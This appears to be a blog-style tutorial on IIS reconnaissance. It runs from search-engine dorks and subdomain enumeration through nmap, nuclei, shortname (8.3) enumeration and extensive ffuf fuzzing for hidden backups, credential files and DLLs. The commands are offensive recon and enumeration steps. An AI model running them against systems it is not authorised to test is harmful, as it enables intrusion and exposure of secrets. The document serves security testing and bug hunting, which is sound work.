

Introduction
Microsoft Internet Information Services (IIS) is widely used to host enterprise applications, APIs and internal services. Because of its popularity, misconfigurations and legacy features sometimes create security gaps that can be identified during reconnaissance and assessment. This article walks through a clear, structured methodology for identifying IIS exposure and potential weaknesses, starting with Recon and moving step by step into more powerful fuzzing and real-world testing methods.
Phase 1: Mass Reconnaissance (Dorking)
Before we jump into testing, we first need to find some potential targets. Using simple but focused search dorks, we can quickly discover publicly accessible IIS servers, including those that may be outdated or exposed to known vulnerabilities.
Google Dorks
These dorks search for the phrase "IIS Windows Server" within a target's subdomains by checking the page text, URL and title. This helps quickly identify IIS servers that may be publicly exposed and revealing server details.
intext:IIS Windows Server site:*.target.com
inurl:"IIS Windows Server" site:*.target.com
intitle:"IIS Windows Server" site:*.target.com
Shodan Dorks
These searches help you quickly spot IIS servers that are exposed on the internet. By using page title hints and SSL certificate details, you can narrow the results to systems that likely belong to a specific company or domain, making it easier to find relevant targets.
http.title:"IIS"
org:"target" http.title:"IIS Windows Server"
Ssl:"Company Inc." http.title:"IIS Windows Server"
hostname:".target.com" "Microsoft-IIS/6.0"
product:"Microsoft IIS httpd" version:"7.5"
Ssl.cert.subject.CN:"target.com" http.title:"IIS Windows Server"
FOFA Dorks
These FOFA searches help locate servers running Microsoft IIS by checking response headers and sometimes the page content, where version details may be visible. You can also refine the results by filtering with a specific host or domain, which helps you focus on IIS systems that belong to a particular organization and keeps the results more accurate and relevant.
body="iis-8.5"
server="Microsoft-IIS"
server="Microsoft-IIS/8.5"
server="Microsoft-IIS" && host=".example.com"
server="Microsoft-IIS" && domain="example.com"
Hunter.how Dorks
Hunter.how can be used to identify internet-exposed IIS assets associated with a specific organization. It indexes publicly accessible systems and allows you to search by domain names, SSL certificate details, service banners, response headers and other metadata, making infrastructure mapping more accurate and efficient.
web.title="IIS Windows Server" and domain="target.com"
header.server=="Microsoft-IIS/10" and domain="target.com"
Confirming IIS on Discovered Targets
After finding potential targets, the next step is confirming whether the site is running IIS. Here are quick ways to identify it.
Default IIS Pages

Look for the default IIS welcome page. They usually have the familiar blue-style layout and look something like this:
Using Wappalyzer

Not all IIS servers expose default blue-style layout pages. You can use the Wappalyzer extension to detect the technology stack and confirm whether the site is running IIS, sometimes even identifying the version.
Checking Headers
Another simple way to confirm IIS is by inspecting the HTTP response headers. Many servers expose their web server details in the Server or X-Powered-By headers, which can clearly indicate Microsoft IIS and sometimes even the exact version running on the target.
curl -I https://target.com

# If you see headers like these, it confirms the server is running IIS:

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Checking IIS with Nmap
You can also confirm IIS using nmap with version detection and default scripts. This helps identify the web server, its version and basic configuration details. You can additionally run IIS-specific scripts like short name enumeration for deeper checks.
nmap -p 80,443 -sV -sC target.com

# Example output:
80/tcp  open  http     Microsoft IIS httpd 10.0
| http-server-header: Microsoft-IIS/10.0
|_http-title: Welcome to IIS

443/tcp open  ssl/http Microsoft IIS httpd 10.0

==================== Next Scan ====================

nmap -p 80,443 --script http-iis-short-name-brute target.com

# Example output:
| http-iis-short-name-brute:
|   VULNERABLE:
|   IIS Short Name (8.3) Enumeration
|   State: VULNERABLE
|   Discovered: /ASPNET~1/
|_  Discovered: /UPLOAD~1/
IIS Version-Specific Weakness Notes
Different IIS versions carry different risks based on their default settings, legacy components and overall configuration. Identifying the exact version early allows you to focus on realistic weaknesses, prioritize the most relevant attack paths, and avoid blindly testing vectors that are unlikely to exist in that specific environment.
IIS 6.0 (Windows Server 2003 Era)
- WebDAV frequently enabled by default
- PUT upload misconfigurations common
- Classic ASP legacy applications widely used
- Weak request filtering
- Shortname (8.3) enumeration often exploitable
- Deprecated SSL/TLS protocols and weak ciphers
- Exposed ISAPI extensions

IIS 7.0 / 7.5 (Windows Server 2008 / 2008 R2)
- Shortname (8.3) enumeration commonly present
- WebDAV misconfigurations still frequent
- Request filtering bypass in poorly configured setups
- ViewState misconfiguration in older ASP.NET apps
- TRACE sometimes enabled
- Weak or predictable MachineKey in legacy apps

IIS 8.0 / 8.5 (Windows Server 2012 / 2012 R2)
- Shortname enumeration may still exist if not disabled
- Weak upload validation in custom handlers
- Misconfigured WebDAV in upgraded environments
- Outdated ASP.NET components
- TLS misconfiguration in default deployments
- Verbose error pages leaking information

IIS 10.0 (Windows Server 2016+ and newer)
- More secure by default
- Issues mostly caused by misconfiguration, not core IIS
- Exposed debug endpoints (trace.axd, etc.)
- Insecure file upload logic
- Weak access controls on internal paths
- Azure App Service misconfigurations (if cloud-hosted)
- Outdated .NET applications running on modern IIS

Testing Focus Strategy
- IIS 6.0 / 7.x: prioritize shortname, WebDAV, legacy ASP, weak TLS, ViewState
- IIS 8.x: focus on handler misconfig, upload abuse, leftover legacy configs
- IIS 10.x: focus on application logic flaws, access control issues, debug exposure, backup leaks
Phase 2: Subdomain Enumeration and IIS Detection
In this phase, the goal is to first gather all subdomains for the target using a mix of active and passive subdomain discovery tools. Once you have the full list, you can probe them with httpx and filter the results to identify which hosts are actually live and running IIS servers. This helps narrow down the scope and focus only on the relevant targets for further testing.
Here are some commonly used active and passive subdomain discovery commands you can run to collect subdomains before probing them with httpx:
# Passive tools

subfinder -d example.com -all -silent -o subfinder.txt
assetfinder --subs-only example.com > assetfinder.txt
amass enum -passive -d example.com -o amass_passive.txt
findomain -t example.com -u findomain.txt
chaos -d example.com > chaos.txt
waybackurls example.com | unfurl -u domains > wayback.txt

# Active tools

amass enum -active -d example.com -o amass_active.txt
dnsx -d example.com -resp -o dnsx.txt
puredns bruteforce wordlist.txt example.com -o puredns.txt

# Combine all results

cat *.txt | sort -u > all_subdomains.txt
Probing Live Hosts and Filtering IIS Servers (httpx)
Once all subdomains are collected, the next step is to probe them to identify which ones are actually live. This allows you to extract basic server information, detect the underlying technology stack, and filter out hosts running IIS including specific versions such as 7.5 so you can narrow your focus to the most relevant targets for deeper testing.
cat all_subdomains.txt | httpx-toolkit -mc 200 -sc -td -title -server | grep IIS
cat all_subdomains.txt | httpx-toolkit -mc 200 -sc -td -title -server | grep -i "IIS/7.5"
cat all_subdomains.txt | httpx-toolkit -mc 200 -sc -td -title -server | grep -i "IIS/8.5"
cat all_subdomains.txt | httpx-toolkit -mc 200 -sc -td -title -server | grep -i "IIS/10.0"
Scanning IIS Servers with Nuclei
You can also run Nuclei against the identified IIS hosts using targeted templates. This helps you quickly uncover misconfigurations, exposed endpoints, and known IIS-specific vulnerabilities without manually checking each target.
cat all_subdomains.txt | nuclei -t /nuclei-templates/http/misconfiguration/iis-shortname-detect.yaml
cat all_subdomains.txt | nuclei -tags iis
It's also important to perform CVE checks on these hosts. Many IIS servers still run outdated or unpatched versions, and running targeted CVE scans can quickly reveal serious IIS vulnerabilities worth investigating further.
cat all_subdomains.txt | nuclei -tags cveYou can find the complete list of Windows IIS-related CVEs on the OpenCVE page for Microsoft Internet Information Services and the IIS 10.0 vulnerability database on the given links.
Phase 3: Targeted Scanning
After confirming that a target is running IIS, the next step is to test whether shortname enumeration is enabled. You'll assess the same verified IIS host to determine if it is vulnerable to tilde (8.3) filename enumeration.

Method A: Burp Suite IIS Short Name Scanner
You can use the Burp Suite IIS Short Name Scanner extension to check for tilde (8.3) enumeration. It sends specially crafted requests and analyzes the server responses to determine whether shortname disclosure is possible, similar to automated enumeration tools.
Method B: Shortscan tool by bitquark
Shortscan by BitQuark is one of the most reliable tools for detecting and exploiting IIS shortname enumeration. It analyzes subtle differences in server responses and uses checksum comparison techniques to identify valid shortnames, gradually reconstructing the original file and directory names.
Installation:
Usage:
shortscan http://target.com/
shortscan http://target.com/ -F
shortscan @targets.txt -F

shortscan http://target.com/admin
shortscan http://target.com/admin/

What it does:
- Checks whether shortname (8.3) enumeration is enabled on the target
- Finds valid shortnames such as ADMINI~1, WEBCON~1, BACKUP~1 from the scanned paths
- Works against the main site as well as specific directories to uncover hidden entries
- Attempts to expand discovered shortnames like ADMINI~1 to recover the original file or folder names, such as administrator.
Phase 4: Precision Fuzzing with FFUF
Once shortnames have been discovered, fuzzing becomes much more targeted and effective. Instead of guessing randomly, you now have strong clues about real file and directory names based on the identified shortname patterns. This allows you to use ffuf in a more precise way to uncover hidden files, backup copies or sensitive resources that automated tools may not fully resolve.
Initial Targeted Fuzzing Strategy
Before fully resolving shortnames, I combine IIS-specific wordlists with a curated list of high-value extensions as an initial fuzzing step, since some files may not appear through shortname enumeration alone but can still be uncovered by brute-forcing likely filenames with targeted extensions.
ffuf -u "https://target.com/FUZZ" -c -ac -fs 0 -w iis.txt
ffuf -u "https://target.com/FUZZ" -c -ac -fs 0 -w iis.txt -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rarYou can expand your testing by using larger wordlists such as big.txt, medium.txt, or other custom lists, combined with the same targeted extensions to achieve deeper and more effective fuzzing coverage. Don't rely solely on IIS-specific wordlists, or you'll likely miss a significant number of potential findings.
ffuf -u "https://target.com/FUZZ" -c -ac -fs 0 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -u "https://target.com/FUZZ" -c -ac -fs 0 -w /usr/share/seclists/Discovery/Web-Content/big.txt -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
Finding the Shortname
If you believe a file with a particular extension exists but the exact name is unknown, you can fuzz only the filename while keeping the extension fixed. This allows you to focus your testing on likely file types without blindly brute-forcing every possible combination.
In this case, we're targeting files that end with .rar and brute forcing the filename using different wordlists to identify potential matches.
ffuf -u "https://target.com/FUZZ.rar" -c -ac -fs 0 -w iis.txt
ffuf -u "https://target.com/FUZZ.rar" -c -ac -fs 0 -w /usr/share/seclists/Discovery/Web-Content/big.txt


#Example Output:
URL: https://example.com/
Running: Microsoft-IIS/10.0 (ASP.NET v4.0.30319)
Vulnerable: Yes!
════════════════════════════════════════════════════════════════════════════════
HRMSTE~1             HRMSTE?
WEB~1.CON            WEB.CON?
HRMS_S~1.RAR         HRMS_S?.RAR?
HRMSTE~1.RAR         HRMSTE?.RAR?
ASPNET~1             ASPNET?             ASPNET_CLIENT
APPLIC~1             APPLIC?             APPLICATION
APPLIC~1.RAR         APPLIC?.RAR?


If the shortname enumeration reveals multiple file types in the output as shown below.
URL        : https://example.com/
Server     : Microsoft-IIS/10.0 (ASP.NET v4.0.30319)
Vulnerable : Yes!

══════════════════════════════════════════════════════════════════════════════

ADMINS~1              ADMINS?
BACKUP~1.ZIP          BACKUP?.ZIP?
CONFIG~1.BAK          CONFIG?.BAK?
SECRET~1.RAR          SECRET?.RAR?
ARCHIV~1.7Z           ARCHIV?.7Z?
SOURCE~1.ZIP          SOURCE?.ZIP?
CREDEN~1.TXT          CREDEN?.TXT?
TOKEN~1.BAK           TOKEN?.BAK?
SERVIC~1.SVC          SERVIC?.SVC?
UPLOAD~1.ASPX         UPLOAD?.ASPX?
ADMINP~1.ASPX         ADMINP?.ASPX?
DATA~1.DLL            DATA?.DLL?
AUTH~1.DLL            AUTH?.DLL?
PAYMEN~1.EXE          PAYMEN?.EXE?
REPORT~1.RAR          REPORT?.RAR?
ASPNET~1               ASPNET?              ASPNET_CLIENT

══════════════════════════════════════════════════════════════════════════════
You can also test them all in one go to save time and quickly verify the findings, like this.
ffuf -u "https://target.com/FUZZ" -c -ac -fs 0 -w iis.txt -e .exe,.dll,.rar,.zip,.7z,.bak,.svc,.aspxResolving the Full Name
Once you know the shortname is MEDIVEST~1, you know the full name starts with MEDIVEST. Now fuzz the rest:
ffuf -u "https://target.com/MEDIVESTFUZZ" -c -ac -fs 0 -w payloads/payloads/iis.txt -e .exe,.dll,.rar -fc 403
If you find a file while fuzzing, don't stop there. Fuzz the same path again. One discovered file often leads to hidden directories, backups, or additional resources in the same location. Treat every hit as a new entry point and keep digging.
ffuf -u "https://target.com/FTP-Contacts/FUZZ" -c -ac -fs 0 -w payloads/payloads/iis.txt -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar -fc 403
Smart Variation-Based Fuzzing Techniques
You can also try different filename variations like these while fuzzing. Instead of testing only /FUZZ, reposition your wordlist around as a prefix, suffix, or combined with hyphens, underscores and version numbers. This helps match real naming patterns developers use and increases your chances of finding hidden IIS files.
# Base Pattern
ffuf -w iis.txt -u https://example.com/FUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar

# Prefix Variations
ffuf -w iis.txt -u https://example.com/domainFUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/prodFUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/devFUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/stageFUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/apiFUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/adminFUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar

# Suffix Variations
ffuf -w iis.txt -u https://example.com/FUZZdomain -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/FUZZprod -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/FUZZdev -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/FUZZapi -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar

# Hyphen Variations
ffuf -w iis.txt -u https://example.com/FUZZ-domain -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/domain-FUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/FUZZ-prod -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/prod-FUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar

# Underscore Variations
ffuf -w iis.txt -u https://example.com/FUZZ_domain -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/domain_FUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar

# Version Variations
ffuf -w iis.txt -u https://example.com/FUZZv1 -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/v1FUZZ -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
ffuf -w iis.txt -u https://example.com/FUZZ-2024 -e .json,.js,.svc,.html,.htm,.txt,.zip,.asmx,.aspx,.7z,.ashx,.asp,.xml,.exe,.dll,.gz,.xsl,.bak,.old,.rar
Target High-Value Extensions
Use these selected high-value file extensions to uncover hidden files, backup copies, configuration data, scripts and other sensitive components that may be accidentally exposed on the server.
.json  (Configuration files, API responses, stored data)
.js    (JavaScript source files that may expose endpoints or keys)
.svc   (WCF service endpoints)
.html  (Static web pages)
.htm   (Older static web page format)
.txt   (Notes, logs, or accidentally exposed data)
.zip   (Compressed backups or archived site content)
.asmx  (XML-based web services)
.aspx  (ASP.NET web pages)
.7z    (Archived backups or packaged files)
.ashx  (HTTP handlers often used for APIs or file processing)
.asp   (Legacy Active Server Pages)
.xml   (Configs, data files, or service responses)
.exe   (Executable files, installers, or internal tools)
.dll   (Application libraries that may be directly accessible)
.gz    (Compressed backup or log files)
.xsl   (Stylesheets used for XML transformations)
.bak   (Backup copies of important files)
.old   (Older versions of files left on the server)
.rar   (Compressed archives containing site data or backups)
Phase 6: GitHub Path Correlation
After discovering valid shortname paths, you can use them to gather more context from public repositories. Many IIS directories follow common deployment structures that developers also include in their project repos.
For example, if you find a path like:
/LINKON~1
/LINKON~2
Search GitHub using:
path:/LINKON

This helps you find repositories that use a similar folder structure. By looking at them, you can often spot references to files that are typically stored in those locations, such as installers, configuration files, or archived packages. This turns simple directory discovery into informed guessing, making your next fuzzing attempts more targeted and much more accurate.
Phase 7: DLL Analysis with dotPeek
During fuzzing or path discovery, you may come across exposed .dll files. These can be very valuable because they often contain compiled application logic, endpoint references and internal class names that provide deeper insight into how the application works.
A practical way to review them is by loading the DLL into dotPeek. It decompiles .NET assemblies and lets you browse the code structure in a readable format.

